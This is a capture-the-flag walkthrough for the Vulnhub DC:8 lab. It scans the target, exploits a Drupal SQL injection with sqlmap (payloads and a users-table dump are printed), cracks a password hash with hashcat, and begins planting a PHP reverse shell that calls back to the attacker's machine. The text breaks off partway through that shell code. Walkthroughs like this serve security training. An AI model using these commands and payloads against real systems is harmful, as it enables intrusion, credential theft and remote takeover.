
DC:8 Vulnhub

DC:8 Vulnhub machine is a Capture the Flag (CTF) challenge that involves multiple steps of penetration testing, including network scanning, exploiting vulnerabilities like SQL injection, cracking password hashes, setting up reverse shells, and exploiting a privilege escalation vulnerability to capture the final flag. Below is an elaborated step-by-step guide to help you through the challenge.


Step 1: Boot DC:8 and Kali Linux Virtual Machines in VirtualBox

1. **Start VirtualBox and Boot Machines**:
    - Open **VirtualBox** and boot the **DC:8** and **Kali Linux** VMs. Ensure both virtual machines are connected to the same network for easy communication.
2. **Network Configuration**:
    - Set up the network for both machines as **Bridged Adapter** or **Host-Only Adapter**. This ensures the two VMs are on the same subnet and can communicate directly.



Step 2: Discover the Target IP Using Netdiscover


1. **Open Terminal in Kali Linux**:
    - After logging into Kali Linux, start a terminal.
2. **Use Netdiscover to Find the Target's IP**:
    - Run the following command to discover active hosts in your local network:
    - sudo netdiscover
    - Look for the **PCS Systemtechjk GmbH** entry, as this represents the **DC:8** machine. The IP address will be listed next to it. This is the target IP for the exploitation process.
3. **Note the Target IP**:
    - Write down the **DC:8** machine's IP address as you'll need it for scanning and later exploitation steps.



Step 3: Scan the Target Machine with Nmap

1. **Run Nmap to Discover Open Ports**:

- Open a new terminal window in Kali Linux and run the following command to perform a full scan of all ports on the target:
- nmap -p- -sV -A <Target_IP>
- Explanation:
  - -p-: Scans all ports (1-65535).
  - -sV: Detects the version of services running on open ports.
  - -A: Performs OS detection, version detection, script scanning, and traceroute.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -p- -sV -A 192.168.0.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 06:15 EST
Nmap scan report for 192.168.0.129
Host is up (0.0012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
|   256 ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
|_  256 7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp open  http    Apache httpd
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache
|_http-title: Welcome to DC-8 | DC-8
MAC Address: 08:00:27:7B:0B:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.23 ms 192.168.0.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```


Step 4: Explore the Web Application for SQL Injection Vulnerabilities

1. **Access the Web Application**:

- Open a web browser on Kali Linux and navigate to the **DC:8** website using the target IP address (e.g., http://<Target_IP>).




2. **Check for SQL Injection**:
   - Navigate to any page that includes URL parameters. For example, you may notice a URL like http://<Target_IP>/who_we_are?id=1. This suggests a **SQL injection** vulnerability.



3. **Exploit SQL Injection**:
    - By clicking on the "Who We Are" link or any similar page, examine how the URL is constructed and look for any indications that the application is vulnerable to SQL injection. If you see any parameters like id=1, this could be exploited.

Step 5: Use SQLMap to Exploit the SQL Injection

1. **Run SQLMap to List Databases**:
    - Open a terminal in Kali and use **SQLMap** to enumerate the databases:
    - sqlmap -u "http://<Target_IP>/who_we_are?id=1" --dbs --batch --risk 3 --level 5
    - Explanation of options:
        - -u: URL of the vulnerable page.
        - --dbs: Enumerates all databases.
        - --batch: Automatically answers prompts during scanning.
        - --risk 3 --level 5: Increases the depth of the scan.



2. **List Tables in the d7db Database**:
   - After identifying available databases, run the following to list tables in the d7db database:
   - sqlmap -u "http://<Target_IP>/who_we_are?id=1" -D d7db --tables --batch --risk 3 --level 5

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sqlmap -u http://192.168.0.129/?nid=2 -D d7db --tables --batch --risk 3 --level 5
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re

[*] starting @ 06:23:48 /2024-12-04/

[06:23:48] [INFO] resuming back-end DBMS 'mysql'
[06:23:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: nid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: nid=2 AND 7385=7385

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: nid=2 AND (SELECT 7990 FROM(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(7990=7990,1))),0x716b706271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: nid=2 AND (SELECT 3230 FROM (SELECT(SLEEP(5)))huLP)

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: nid=-1903 UNION ALL SELECT CONCAT(0x717a7a7171,0x544c4f544a77486a72717779784976b777275714a536c6d4b545a6b755065696162666271484c4e,0x716b706271)-- -
---
[06:23:48] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[06:23:48] [INFO] fetching tables for database: 'd7db'
[06:23:48] [WARNING] reflective value(s) found and filtering out
[06:23:48] [WARNING] potential permission problems detected ('command denied')
Database: d7db
[88 tables]
+-----------------------+
| block                 |
| cache                 |
| filter                |
| history               |
| role                  |
| system                |
```

```
| node_revision         |
| node_type             |
| queue                 |
| rdf_mapping           |
| registry              |
| registry_file         |
| role_permission       |
| search_dataset        |
| search_index          |
| search_node_links     |
| search_total          |
| semaphore             |
| sequences             |
| sessions              |
| shortcut_set          |
| shortcut_set_users    |
| site_messages_table   |
| taxonomy_index        |
| taxonomy_term_data    |
| taxonomy_term_hierarchy |
| taxonomy_vocabulary   |
| url_alias             |
| users                 |
| users_roles           |
| variable              |
| views_display         |
| views_view            |
| watchdog              |
| webform               |
| webform_component     |
| webform_conditional   |
| webform_conditional_actions |
| webform_conditional_rules |
| webform_emails        |
| webform_last_download |
| webform_roles         |
| webform_submissions   |
| webform_submitted_data |
+-----------------------+

[06:23:48] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[06:23:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.129'

[*] ending @ 06:23:48 /2024-12-04/
```

3. **Dump Data from the Users Table**:
   - Use SQLMap to dump data from the users table, where user credentials are likely stored:
   - sqlmap -u "http://<Target_IP>/who_we_are?id=1" -D d7db -T users --dump --batch --risk 3 --level 5


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sqlmap -u http://192.168.0.129/?nid=2 -D d7db -T users --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 06:26:10 /2024-12-04/

[06:26:10] [INFO] resuming back-end DBMS 'mysql'
[06:26:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: nid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: nid=2 AND 7385=7385

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: nid=2 AND (SELECT 7990 FROM(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(7990=7990,1))),0x716b706271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: nid=2 AND (SELECT 3230 FROM (SELECT(SLEEP(5)))nuLP)

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: nid=-1903 UNION ALL SELECT CONCAT(0x717a7a7171,0x544c4f544a77486a72717779784974 9756b777275714a536c6d4b545a6b755065696162666271484c4e,0x716b706271)-- -
---
[06:26:10] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[06:26:10] [INFO] fetching columns for table 'users' in database 'd7db'
[06:26:10] [WARNING] reflective value(s) found and filtering out
[06:26:10] [WARNING] potential permission problems detected ('command denied')
[06:26:10] [INFO] resumed: 'uid','int(10) unsigned'
[06:26:10] [INFO] resumed: 'name','varchar(60)'
[06:26:10] [INFO] resumed: 'pass','varchar(128)'
[06:26:10] [INFO] resumed: 'mail','varchar(254)'
[06:26:10] [INFO] resumed: 'theme','varchar(255)'
[06:26:10] [INFO] resumed: 'signature','varchar(255)'
[06:26:10] [INFO] resumed: 'signature_format','varchar(255)'
```

4. **Capture the Hash for User "john"**:
   - Find the hash for the user **john** in the dump. This will be used to crack the password in a later step.

```
[06:26:10] [WARNING] potential permission problems detected ('command denied')
[06:26:10] [INFO] resumed: 'uid','int(10) unsigned'
[06:26:10] [INFO] resumed: 'name','varchar(60)'
[06:26:10] [INFO] resumed: 'pass','varchar(128)'
[06:26:10] [INFO] resumed: 'mail','varchar(254)'
[06:26:10] [INFO] resumed: 'theme','varchar(255)'
[06:26:10] [INFO] resumed: 'signature','varchar(255)'
[06:26:10] [INFO] resumed: 'signature_format','varchar(255)'
[06:26:10] [INFO] resumed: 'created','int(11)'
[06:26:10] [INFO] resumed: 'access','int(11)'
[06:26:10] [INFO] resumed: 'login','int(11)'
[06:26:10] [INFO] resumed: 'status','tinyint(4)'
[06:26:10] [INFO] resumed: 'timezone','varchar(32)'
[06:26:10] [INFO] resumed: 'language','varchar(12)'
[06:26:10] [INFO] resumed: 'picture','int(11)'
[06:26:10] [INFO] resumed: 'init','varchar(254)'
[06:26:10] [INFO] resumed: 'data','longblob'
[06:26:10] [INFO] fetching entries for table 'users' in database 'd7db'
[06:26:10] [INFO] resumed: ' ','','','0','0','0','','0','','','0','','' ,'','' ,'0'
[06:26:10] [INFO] resumed: 'a:2:{s:7:"contact";i:0;s:7:"overlay";i:1;}','','admin','1','1567766818','1567489015','dc8blah@dc8blah.org','1567766626','dcau-user@outlook.com','$S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z','0' ...
[06:26:10] [INFO] resumed: 'a:5:{s:16:"ckeditor_default";s:1:"t";s:20:"ckeditor_show_toggle";s:1:"t";s:14:"ckeditor_width";s:4:"100%";s:13:"ckeditor_lang";s:2:"en";s:18:"ckeditor_auto_lang";s:1:"t";}','','john','1','1567498512','1567 ...
Database: d7db
Table: users
[3 entries]
+-----+-----------------------+-----------------------+-----------------------------------------------------------+-----------+-----------+-----------+-----------+-----------+-----------------------+-----------+-----------+-----------------------+
| uid | init                  | mail                  | pass                                                      | name      | access    | created   | picture   | status    | timezone              | signature | language  | signature_format      |
| uid | login     | theme     | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
+-----+-----------------------+-----------------------+-----------------------------------------------------------+-----------+-----------+-----------+-----------+-----------+-----------------------+-----------+-----------+-----------------------+
| 0   | <blank>               | <blank>               | <blank>                                                   | <blank>   | 0         | 0         | 0         | <blank>   | NULL                  | <blank>   | <blank>   | NULL                  |
| 1   | dc8blah@dc8blah.org   | dcau-user@outlook.com | $S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z   | admin     | 1567766818 | 1567489015 | 0         | 1         | a:2:{s:7:"contact";i:0;s:7:"overlay";i:1;} | Australia/Brisbane | <blank>   | <blank>   | filtered_html         |
| 2   | john@blahsdfsfd.org   | john@blahsdfsfd.org   | $S$DqupvJbxVmqjr6cYePmxZA891ln7lsukU/3if/oRVZ3az5mKC2vF   | john      | 1567492512 | 1567489250 | 0         | 1         | a:5:{s:16:"ckeditor_default";s:1:"t";s:20:"ckeditor_show_toggle";s:1:"t";s:14:"ckeditor_width";s:4:"100%";s:13:"ckeditor_lang";s:2:"en";s:18:"ckeditor_auto_lang";s:1:"t";} | Australia/Brisbane | <blank>   | <blank>   | filtered_html         |
+-----+-----------------------+-----------------------+-----------------------------------------------------------+-----------+-----------+-----------+-----------+-----------+-----------------------+-----------+-----------+-----------------------+

[06:26:10] [INFO] table 'd7db.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.0.129/dump/d7db/users.csv'
[06:26:10] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2 times
[06:26:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.129'

[*] ending @ 06:26:10 /2024-12-04/
```

Step 6: Crack the Password Hash

1. **Identify the Hash Type**:
    - Copy the hash for user **john** and use an online **hash identifier** to determine its type. In this case, it will likely be **Drupal7**.




2. **Verify Hash Type Using Hashcat**:
    - To confirm the hash type, run:
    - hashcat -h | grep Drupal7
    - This should return the mode number for **Drupal7**, which is 7900.
3. **Crack the Hash Using Hashcat**:
    - Save the hash to a text file, for example dc8.txt. Then, run the following **Hashcat** command to crack it:
    - hashcat -a 0 -m 7900 dc8.txt /usr/share/wordlists/rockyou.txt
    - **Hashcat** will attempt to crack the hash using the **rockyou.txt** wordlist, which is included with Kali Linux. Once successful, it will display the cracked password.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hashcat -a 0 -m 7900  dc8.txt /usr/share/wordlists/rockyou.txt --show
$S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF:turtle

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Step 7: Set Up a Reverse Shell

1. **Download PHP Reverse Shell**:
    - Use this URL to download a **PHP reverse shell**:
    - https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
    - Copy the entire code into a text editor.



2. **Modify the PHP Reverse Shell**:
    - Change the reverse shell's IP and port to your Kali machine's IP and a listening port (e.g., 8886):
    - $ip = 'Kali_IP';
    - $port = 8886;

Contact Us

DC-8

My account Log out

VIEW EDIT WEBFORM RESULTS

Home » Contact Us

Form components | Conditionals | E-mails | Form settings

Submission settings

Confirmation message

```
set_time_limit (0);
$VERSION = "1.0";
